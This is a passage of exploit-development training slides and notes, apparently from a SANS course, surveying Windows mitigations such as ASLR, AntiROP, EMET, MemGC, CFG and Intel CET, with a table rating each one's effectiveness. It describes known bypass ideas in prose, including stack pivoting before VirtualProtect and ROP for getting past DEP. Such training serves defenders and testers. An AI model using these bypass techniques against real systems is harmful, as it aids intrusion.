Randomization is further used on the thread stack and heap each time an executable is run. The stack is loaded to one of 32 possible locations and is then further randomized by decrementing the stack pointer by a value up to 2,048 bytes. The decremented value must be 4-byte aligned on 32-bit processors. Per Symantec's research, there are 16,384 possible locations for the stack to be located. The heap is then loaded to one of 32 possible locations. More detail can be found at http://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Paper/bh-dc-07-Whitehouse-WP.pdf. Again, Ollie Whitehouse did a great amount of research on the topic. Matt Conover and David Litchfield have also provided interesting research on this topic.

Windows 8/10 and Server 2012/2016 improve on ASLR by offering support for High-Entropy ASLR (HEASLR) for 64-bit applications compiled to use the feature. Programs compiled with this feature will have more addressing available, providing greater entropy. ForceASLR is another feature available starting in Windows 8 and Server 2012, which forces modules that were not linked with the /DYNAMICBASE flag to participate in ASLR. Randomization is also increased for sensitive functions such as VirtualAlloc(), as well as increased randomization for the process environment block.



Windows 8 ROP Protection


- Windows 8 added AntiROP to help stop ROP-based exploitation techniques
  - Many modern Windows attacks are heap overflows
  - Stack pivoting is used to hijack the stack pointer to point to a gadget dispatcher on the heap
  - The protection checks the stack pointer prior to a sensitive function call to make sure it is pointing within the stack range as defined by the TIB/TEB
- Dan Rosenberg released a paper on defeating the new Windows 8 ROP/JOP exploit mitigation
  - Can be defeated by pivoting the stack pointer back to the stack before the call to a critical function
  - Last gadget would perform the pivot back prior to calling VirtualProtect() or VirtualAlloc()

SANS SEC760 | Advanced Exploit Development for Penetration Testers 36

Windows 8 ROP Protection

Another feature added to Windows 8 is the use of an AntiROP protection. It is well known that in order to perform standard Jump-Oriented Programming (JOP) techniques, an attacker must often pivot the stack pointer away from the stack and point it to a gadget dispatcher on the heap or other controlled memory segments. The stack pointer advances each time we return from a gadget and we move to the next block of code. The control works by verifying that the stack pointer is pointing within the stack region prior to permitting calls to sensitive functions, such as VirtualProtect(), which may allow the bypassing of DEP. Dan Rosenberg released a paper on defeating the new Windows 8 ROP protection by simply pivoting the stack pointer back to the stack prior to calling VirtualProtect().

http://vulnfactory.org/blog/2011/09/21/defeating-windows-8-rop-mitigation/




Microsoft BlueHat Challenge

- Microsoft announced a challenge in 2011 for a new runtime control to stop ROP-based exploitation
- The winner was announced at BlackHat 2012
  - Vasilis Pappas awarded $200K
  - kBouncer, focused on abnormal control transfers
  - Checks for returns without a call instruction above
  - Other research on code randomization during function calls
- Shahriyar Jalayeri claims to have defeated the BlueHat 2nd place winner, Ivan Fratric's control ROPGuard
  - Uses kernelbase.dll to get VirtualProtect()
  - EMET and ROPGuard protect kernel32.dll and ntdll.dll, not kernelbase
- Third prize went to Jared DeMott for /ROP

Microsoft BlueHat Challenge

In 2011, Microsoft announced a challenge to the public to create a new runtime protection with the main goal of mitigating ROP-based exploitation. The winner was to be announced at the BlackHat 2012 conference in Las Vegas. Three finalists were named and the winner was selected. Vasilis Pappas was awarded $200K for his first prize entry, kBouncer, which is focused on abnormal control transfers. When a function is called, the next address following the call instruction is used as a return pointer to return control to the calling function during the epilogue process. ROP gadgets often rely on a series of instructions ending with a return instruction in order to proceed to the next gadget. The protection works by validating that during a function's epilogue, before control is passed to the return pointer, the address of the supposed return pointer is checked to ensure that the instruction above is a call instruction.

Second place was awarded to Ivan Fratric for his ROPGuard control, and third place was awarded to Jared DeMott for his /ROP control. Shahriyar Jalayeri claimed to have defeated Ivan Fratric's ROPGuard control by using pointers available in kernelbase.dll in order to locate the VirtualProtect() function that was apparently static. Check out the following URL for more information about the BlueHat Challenge: https://blogs.technet.microsoft.com/bluehat/.



Additional Protections on Windows 8 and Windows 10

- Range Checks: Compiler added bounds checking
- Sealed Optimization: C++ virtual functions no longer require indirect calls
- Virtual Table Guard: If an offset from the vptr does not point to a special guard, terminate
- Information disclosure attacks are less reliable; heavily used to bypass ASLR on Windows 7
- Guard Pages: Protected pages of memory on the heap
  - Check out Ken Johnson and Matt Miller's exploit mitigation talk from BH 2012: https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf
  - Also, Matt Miller and David Weston's Black Hat 2016 talk on Windows 10 Improvements: https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf


SANS SEC760 | Advanced Exploit Development for Penetration Testers 38

Additional Protections on Windows 8

This slide highlights some additional exploit mitigation controls added to Windows 8 and onward. Ken Johnson and Matt Miller (Skape) from Microsoft gave an excellent presentation on the additional protections added to Windows 8. You can check out the slides at https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf. A followup to that presentation was done by Matt Miller and David Weston at Black Hat 2016: https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf.

Range checks work by compiler code insertion that adds bounds checking to buffer allocations. Sealed optimization forces C++ virtual functions into direct calls, removing the attack vector commonly used during C++ class-based exploitation where an application relies on a call to a register-based offset. Virtual Table Guard helps protect the C++ class-based VPTR by inserting a guard at a known offset. The guard is checked to ensure a VPTR was not overwritten. Information disclosure attacks used to leak out information to help get around ASLR have been mitigated by the removal of image pointers. Guard pages were added to the heap to protect dynamic memory. If an attacker performs an overflow and hits a guard page protecting various heap allocations, the program will be terminated.

Windows 10 and beyond continue to incorporate additional exploit mitigation controls, many debuting first in Microsoft's Enhance Mitigation Experience Toolkit (EMET), and continuing into Windows Defender Exploit Guard, which we'll cover soon.



Microsoft Enhanced Mitigation Experience Toolkit (EMET)


- Microsoft utility offering increased exploit mitigation controls: https://support.microsoft.com/en-us/help/2458544/the-enhanced-mitigation-experience-toolkit
- Applicable starting with XP SP3 and Server 2003 and later
- Must verify that applications are not negatively impacted due to controls
- Could help protect against 0-day attacks
- End of life as of July 2018

Microsoft Enhanced Mitigation Experience Toolkit (EMET)

The Microsoft Enhanced Mitigation Experience Toolkit (EMET) is a utility that offered increased exploit mitigation protection available starting with Windows XP SP3, Server 2003, and later. Support ended as of July 2018. The controls live on as part of Windows Defender Exploit Guard in Windows 10. We will cover that shortly.

It is important to verify that applications are not negatively affected due to controls related to EMET. The additional exploit mitigation controls may cause some applications to break. Some features of EMET are granular enough, allowing some applications to be excluded. The tool is not known to be incredibly user friendly, but it is effective in helping increase the difficulty of exploit-known vulnerabilities and can even stop 0-day attacks from being successful.

You can still use EMET on Windows 7 and Windows 8; however, there is no longer support. If someone releases a bypass technique, it will likely go unfixed.




Isolated Heaps and Deferred Free

- In June and July 2014, Microsoft pushed out patches that affected IE security, and also apply to Edge
  - The June patch added Isolated Heaps for critical DOM objects to make the replacement of freed objects unlikely
  - The July patch added a memory protection called "Deferred Free" to help protect the freeing of objects, holding onto them before releasing them
- The primary goal is to mitigate Use-After-Free exploitation

Isolated Heaps and Deferred Free

In June and July 2014, Microsoft added some new Internet Explorer protections as part of the "Patch Tuesday" updates, aimed at mitigating Use-After-Free exploitation. In June, the patch added "Isolated Heaps." With this control, object allocations are not made part of the standard process heap. Instead, they are isolated, making the replacement of freed objects much more difficult. The July patch added a series of memory protections focused on the release of objects once freed. Instead of the objects being immediately freed once they are no longer needed, they are held onto and not released until a threshold is met. Even then, they are apparently not all let go at once. See the article by Zhenhua "Eric" Liu at https://archive.li/OzYoi.




MemGC

- Replacement for MemProtect starting with Microsoft Edge on Windows 10
- Aimed at mitigating UAF exploitation
- Goes beyond looking for object references on the stack and in registers by also checking all objects
- Greatly increases difficulty in exploiting UAF bugs
- Many, but not all allocations are protected

MemGC

The MemGC protection was added into Microsoft Edge starting with Windows 10, and it is an improvement over the Memory Protect (MemProtect) mitigation added in 2014. MemProtect checked only the stack and registers for object references prior to freeing. MemGC goes beyond that and checks any MemGC-managed chunks for references to any objects marked to be freed. An object marked to be free that still has a reference will cause an exception that is handled, preventing exploitation.

A great whitepaper on Windows 10 browser exploit mitigations by Mark Vincent Yason can be found at https://www.blackhat.com/docs/us-15/materials/us-15-Yason-Understanding-The-Attack-Surface-And-Attack-Resilience-Of-Project-Spartans-New-EdgeHTML-Rendering-Engine-wp.pdf.



Control Flow Guard (CFG)

- CFG is a relatively new OS control, supported only on Windows 10 and backported into Windows 8.1 Update 3
- For it to be effective, all loaded modules within a process must be compiled to use the control
- It is aimed at mitigating an attack technique known as Return-Oriented Programming (ROP)
- A bitmap is created at compile time that represents the entry point into functions within a DLL
  - If an attacker attempts to redirect control during an indirect call to a location outside of a valid function's entry point, an exception is thrown


SANS SEC760 | Advanced Exploit Development for Penetration Testers 42

Control Flow Guard (CFG)

CFG is a newer control that requires support by the OS and also that each module (DLL) be compiled with the control, as it requires code insertion. It is supported on Windows 10 and was backported into Windows 8.1 Update 3 and is also supported in Server 2016. Again, aside from the OS support requirement, CFG is only effective if all loaded modules (DLLs) are compiled to support the control. The control is aimed at mitigating a common attack technique known as Return-Oriented Programming (ROP).

CFG works by creating a bitmap of all valid function entry points from within a DLL at compile time. When an indirect call to a function occurs within a module protected by CFG, the bitmap is checked to ensure that the address is that of a valid function entry point. If it is not, an exception is thrown. To understand indirection, we can use a simple analogy. If you decide to have pizza for dinner, you could go to the store, buy the ingredients, and make it yourself, or you could order from a pizza delivery restaurant. If you make the pizza yourself, you can feel safe that the pizza has not been contaminated in any way, as you are the preparer. If you order the pizza from a restaurant and have it delivered, there may be various points of concern. First, you did not witness the making of the pizza, and second, the pizza may have gone through an adventure during delivery to which you are not privy. We do not need to go into the details. This would-be indirection and is heavily based on trust. CFG attempts to help secure this trust.

For more on CFG, visit https://docs.microsoft.com/en-us/windows/desktop/SecBP/control-flow-guard.




More on ROP and CFG

- ROP is a technique where attackers string together the addresses of useful code sequences called "gadgets"
  - Each gadget achieves part of an overall goal, such as setting up the environment to call a function to change memory permissions
  - ROP is one of the de facto techniques used on modern OSs to change permissions in memory
  - A lot of effort has been made to mitigate the technique, such as CFG
- CFG limits the addresses that can be used as a gadget due to the bitmap that holds all valid function entry points, thus impacting the usefulness of ROP

More on ROP and CFG

As stated previously, ROP is a technique often used by attackers to achieve a goal. Often, the goal of ROP is to change the permissions in memory where attacker code resides. We previously discussed DEP and how it marks writable regions of memory as non-executable. By using ROP, one could set up the arguments to a function call such as VirtualProtect(), which allows you to change the permissions in memory. ROP works by identifying useful short sequences of code within executable modules and stringing them together to accomplish their goal. These code sequences are referred to as "gadgets." We string the gadgets together, which formulates our ROP chain. As mentioned, once an attacker gains control of a process, they may wish to change memory permissions, so they can have their shellcode executed. To do this, a system call must be made to a function like VirtualProtect() or VirtualAlloc(). Control of the process is passed to the gadgets, which return to each successive gadget, each performing a piece of the overall goal of setting up the arguments to the desired function call. CFG limits the number of useful gadgets by only allowing indirect calls to go to addresses indicated in the CFG bitmap.



Control Flow Integrity (CFI)

- Intel released a paper in June 2016 describing new controls to be added
  - Shadow stacks
  - Indirect branch tracking
- The idea of shadow stacks has been around for well over a decade; for example, "Stack Shield," released in 2000: http://www.angelfire.com/sk/stackshield/
- Shadow stacks allow only the CALL instruction to push a copy of the return pointer to protected memory
- The return address from the primary stack is checked against the address stored on the shadow stack
- Indirect branch tracking performs edge validation

SANS SEC760 | Advanced Exploit Development for Penetration Testers 44

Control Flow Integrity (CFI)

In June 2016, Intel released some press releases and a detailed PDF on Control Flow Enforcement (CET), their new upcoming control to prevent code reuse attacks and Return-Oriented Programming (ROP) techniques. https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf


The primary controls introduced in this paper are shadow stacks and indirect branch tracking. Each of these ideas has been proposed in various forms for well over 10 years. An example is "Stack Shield" released back in 2000.

http://www.angelfire.com/sk/stackshield/

If properly integrated into the processor architecture, each control could have a moderate impact on code reuse techniques. The grsecurity team released a short posting as to their opinion on how Intel's implementation plan of these controls is lacking. https://forums.grsecurity.net/viewtopic.php?f=7&t=4490#P9

Shadow stacks work by marking certain pages of memory as protected, allowing only the CALL instruction the ability to write a copy of the return addresses used in the call chain. The return pointer on the actual stack is tested against the copy stored on the shadow stack. If there is a mismatch an exception is thrown.

Indirect branch tracking takes advantage of the new instruction "ENDBR32" for 32-bit or "ENDBR64" for 64-bit. This instruction is inserted after each valid call instruction. If this is not the next instruction an exception is thrown. The instruction has the same effect as a NOP and simply is used for validation.




Exploit Mitigation Quick Reference

Exploit Mitigation	Description	Effectiveness
Stack Canaries	Protects stack variables from buffer overflows by pushing a unique value onto the stack during function prolog that is checked during epilog, prior to returning control to the caller	High - For all functions which receive a canary/cookie
Heap Cookies	Protects chunk metadata and application data from overflows if a chunk involved in the overflow is allocated or deleted from a free list and the canary/cookie checked	Low - Entropy only 2^8 and chunks are not often checked
SafeSEH	Compiler control aimed at preventing SEH overwrites on the stack by building a table of valid handlers within each module	Med - If all modules rebased
SEHOP	A more effective control than SafeSEH preventing SEH overwrites on the stack by walking the nseh pointers on the stack to ensure a symbolic record is reached	High - SEHOP not turned on by default
CFG	An effective control to help mitigate ROP-based payloads by building a bitmap of all valid function entry points within a module that is verfied during indirect calls	High - If all loaded modules (DLL's) compiled with CFG
ASLR	An effective control if all modules are rebased, randomizing the location of memory segments, making predictibility difficult	High - If all loaded modules (DLL's) are rebased
MS Isolated Heaps	A Microsoft browser mitigation aimed at mitigating Use After Free exploits by isolating critical browser objects	Med - Allocation to isolated heaps still possible
MemGC	A Microsoft browser mitigation aimed at mitigating Use After Free exploits by deferring the freeing of memory and checking object references	High - Validation of object references greatly mitigates UAF
DEP	An effective mitigation aimed at preventing code execution in writable memory regions by marking pages of memory as exclusively either executable or writable	Med - Easily bypassed if attacker can utilize ROP
Vtguard	A Microsoft browser mitigation aimed at mitigating Use After Free exploits by inserting a canary into virtual function tables	Med - If the class involved in an attack is protected
Safe Unlink	An effective protection against heap metadata attacks mitigating the abuse of the unlink and frontlink macros	High - Completely mitigates chunk FLINK/BLINK overwrites
LFH	A complete replacement and hardening of the front-end heap on Windows, offering 32-bit chunk encoding	High - Chunk encoding serves as a 2^32 canary/cookie
Null Ptr Deref	A protection to mitigate null pointer dereference attacks by guarding the first few pages of memory	High - Mitigates this bug class
Guard Pages	Pages of memory set with a lock to prevent access by overflows, throwing an exception	Med - If overflow happens to access guard page

Exploit Mitigation Quick Reference

This can serve as a quick reference to see what each control does from a high level and get an idea as to its effectiveness. The effectiveness is subjective and based on the experience and experiences of each exploit writer. These are the ratings as given by this author.



